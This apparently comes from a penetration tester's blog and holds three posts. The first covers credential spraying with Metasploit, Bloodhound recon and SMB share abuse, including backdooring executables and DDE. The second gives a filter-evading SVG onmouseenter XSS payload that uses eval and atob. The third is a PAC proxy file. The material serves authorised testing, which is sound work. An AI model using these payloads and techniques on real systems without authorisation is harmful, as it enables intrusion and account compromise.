
Metasploit includes the “smb_login” module which is usually used for password brute force attacks. It also has a “USERPASS_FILE” option as described below:

When making login attempts we need to also set the “SMBDomain” value appropriately. Before we get ahead of ourselves we need to determine how many domains we have credentials for:

cat cracked.txt | cut -d ":" -f 3 | sort -u -f

This will spit out an alphabetised list of domains that you have cracked hashes for. You will need to create one “USERPASS_FILE” for each domain. The following loop will do what you need:

for domain in `cat cracked.txt | cut -d ":" -f 3 | sort -u -f`
do 
grep -i $domain cracked.txt| cut --output-delimiter=' ' -d ":" -f 1,7 >> userpass_$domain.txt
done

The output will be stored in one or more txt files called “userpass_*.txt”.

For each target domain you now do this as the options into “smb_login”:

set SMBDomain <DOMAINNAME>
set USERPASS_FILE /path/to/userpass_domain.txt

Before hitting “exploit” you are going to need to tell Metasploit which hosts to log into using the “RHOSTS” option. As I am assuming you are on a legitimate penetration test you can be noisy on the network. You would NOT be doing this kind of thing on a red team engagement where you are being tasked with avoiding detection.

The “major yolo” is to spam these creds at literally every host that speaks SMB on TCP port 445. A single IP suddenly logging in across the network with multiple accounts would be like setting off a bunch of fireworks for the Blue Team to see. This is why you would only do this on a Pentest and not where you needed to be subtle.

The “minor yolo” is to look into the responder logs folder and extract the IP addresses people were logging onto. These systems give you a high degree of certainty that the credentials are valid ahead of time.

However you do it, set your “RHOSTS” appropriately and then type “exploit”. This will tell you a list of credentials that were valid. It will also populate Metasploits database of compromised credentials which you can access via the “creds” command. You should definitely get comfortable using creds because it is a massive bonus having a queryable list of known valid credentials during an engagement.

Now what?

To recap we have gone from the perspective of an attacker on the LAN without any knowledge or passwords to a point where we have found valid domain credentials.

If you are lucky then some of the compromised credentials will already have elevated privileges and then you are pretty much done. Recently I had 250 ish compromised accounts but every single one of them only was only in the “Domain User” group. So the rest is assuming we have only those permissions what can we do?

Domain Reconnaissance with Bloodhound

Bloodhound is fantastic. When you have access to a domain account you can gather data from your machine using this python script:

python3 bloodhound.py -d <DOMAIN> -u <USERNAME> -p <PASSWORD> -gc <DOMAIN_CONTROLLER_ADDRESS> -c all

If you an interactive shell on a machine already then you can also use various other “ingestor” scripts.

This will create a bunch of .json files in the current working directory. There are plenty of blogs out there describing how install the Bloodhound user interface. However, many of those are outdated in 2021 because it was previously more difficult. There is now an apt package so using Docker is no longer the simplest route (however using a container is ephemeral which may be useful to you if you need to avoid caching customer data).

Install neo4j:

apt-get install neo4j

Then run that using this:

neo4j console

Follow the instructions spat out to the terminal. This will require you to use a web browser to setup a database with a username and password. You will need to know these credentials so that bloodhound can use neo4j later.

Next install bloodhound:

apt-get install bloodhound

So long as neo4j is running all you need to do is run your new command “bloodhound” at the terminal and enter your neo4j credentials and you are away!

Import those json files and then explore the UI to discover juicy information about the domain. You can use this to confirm how many users are in the “Domain Admins” group, what machines they are logged into, and loads more things.

Inspect SMB Shares

CrackMapExec is an amazing tool. This lets you specify a set of credentials and then blast through an entire network to determine what SMB shares they can access. It is often the case that insecure file permissions exist on these shares.

Prioritise exploring any share where you have write access. If that share has executables (.msi, .exe, .bat, .ps1 etc) then you have a chance to modify them. Doing so will give you an easy privilege escalation vector since the victim would execute the code you have supplied. Warning: do not do this without your customer’s permission.

If you have read access to any configuration files then go hunting for plain-text credentials. These will obviously give you lateral movement opportunities. It is common to gain access to databases using this technique.

If you have access to documents then go looking for juicy content. If there is an excel file that is heavily accessed then consider using dynamic data exchange (DDE) to execute commands on the PC’s of other users. Warning: this will prompt victims with security warnings before code executes, again do this with customer permission.

The documentation for CrackMapExec is fantastic. You can use it to do wonderful things so I recommend it with all my heart.

Then what?

I had to stop the journey somewhere. That is basically now. You should have gained access to significant resources by this point. You need to keep detailed notes as you did this so that you know exactly how you obtained which permissions or levels of access. The customer is going to thank you if the report is super clear about what you accessed and how you got there.

I make an appendix in my report called “Route to Domain Admin” where I start from the initial point and then as I progress through the levels of privilege I explain how. There may be several ways to do a certain step so you need to document them too.

Happy hunting.

XSS via HTML5 Events All over again

Back in 2018 I wrote a post about finding and exploiting XSS using the new(ish) event handlers in HTML 5. Those techniques paid out recently and I thought I’d write up the situation.

Using the lists provided in the earlier post I discovered the application allowed an “SVG” tag. Within that tag it allowed the “onmouseenter” event handler which is a useful one. This was not a classic XSS pop pop where the payload executes without user interaction. But it would pop pop with a relatively likely movement of the mouse over the image.

The target disallowed certain characters and appeared to have a blacklist approach for items such as “alert” etc. The solution to my problem that day was to base64 encode the payload, use “atob” to decode it, and then “eval” to execute it as listed below.

Raw Payload

alert(document.domain);

Base64 Encoded

YWxlcnQoZG9jdW1lbnQuZG9tYWluKTs=

Final Payload

<svg viewBox='0 0 100 100' onmouseenter=eval(atob('YWxlcnQoZG9jdW1lbnQuZG9tYWluKTs='))></svg> 

Nothing Earth shattering in this but until you put stuff out there you never know who that will save time for when they are googling for “XSS SVG tag” or something like that. Welcome weary traveller. I know there is lots of SVG related XSS shenanigans to be had but if you wanted a file to upload you would be elsewhere!

Hope that helps.

Solving a pentester’s pesky proxy problem

I usually test web applications using Firefox because it uses it’s own proxy settings and is easy to configure with burp. Chrome is then something that is used for googling answers, shitposting on Twitter etc to ensure that such traffic is not logged by Burp. This should sound familiar to most pentesters.

This process falls down when you need to test a thick client/os binary which uses only Internet Explorer’s proxy settings. Because Chrome also uses IE’s settings you will now see all your googling popup.

IE’s Proxy settings can be configured by PAC files. I have known this for a very long time. But I have never actually took the leap to think “oh that means I can tell it to only apply a proxy for the specific backend server the Thick Client uses” before. Proof, if more be needed, that I can be a pretty dull axe at times. I couldn’t chop a cucumber.

Here is a valid proxy configuration file:

function FindProxyForURL(url, host) {
// use proxy for specific domains
if (shExpMatch(host, "*.targetdomain.com"))
    return "PROXY localhost:8080";

// by default use no proxy
return "DIRECT";
}

Change the host you want to match for with your target domain. Save this as a “.js” file someplace you can type the path to and then import it into Internet Explorer’s proxy settings.

Revel in the freedom to live your best life on your terms.

Take care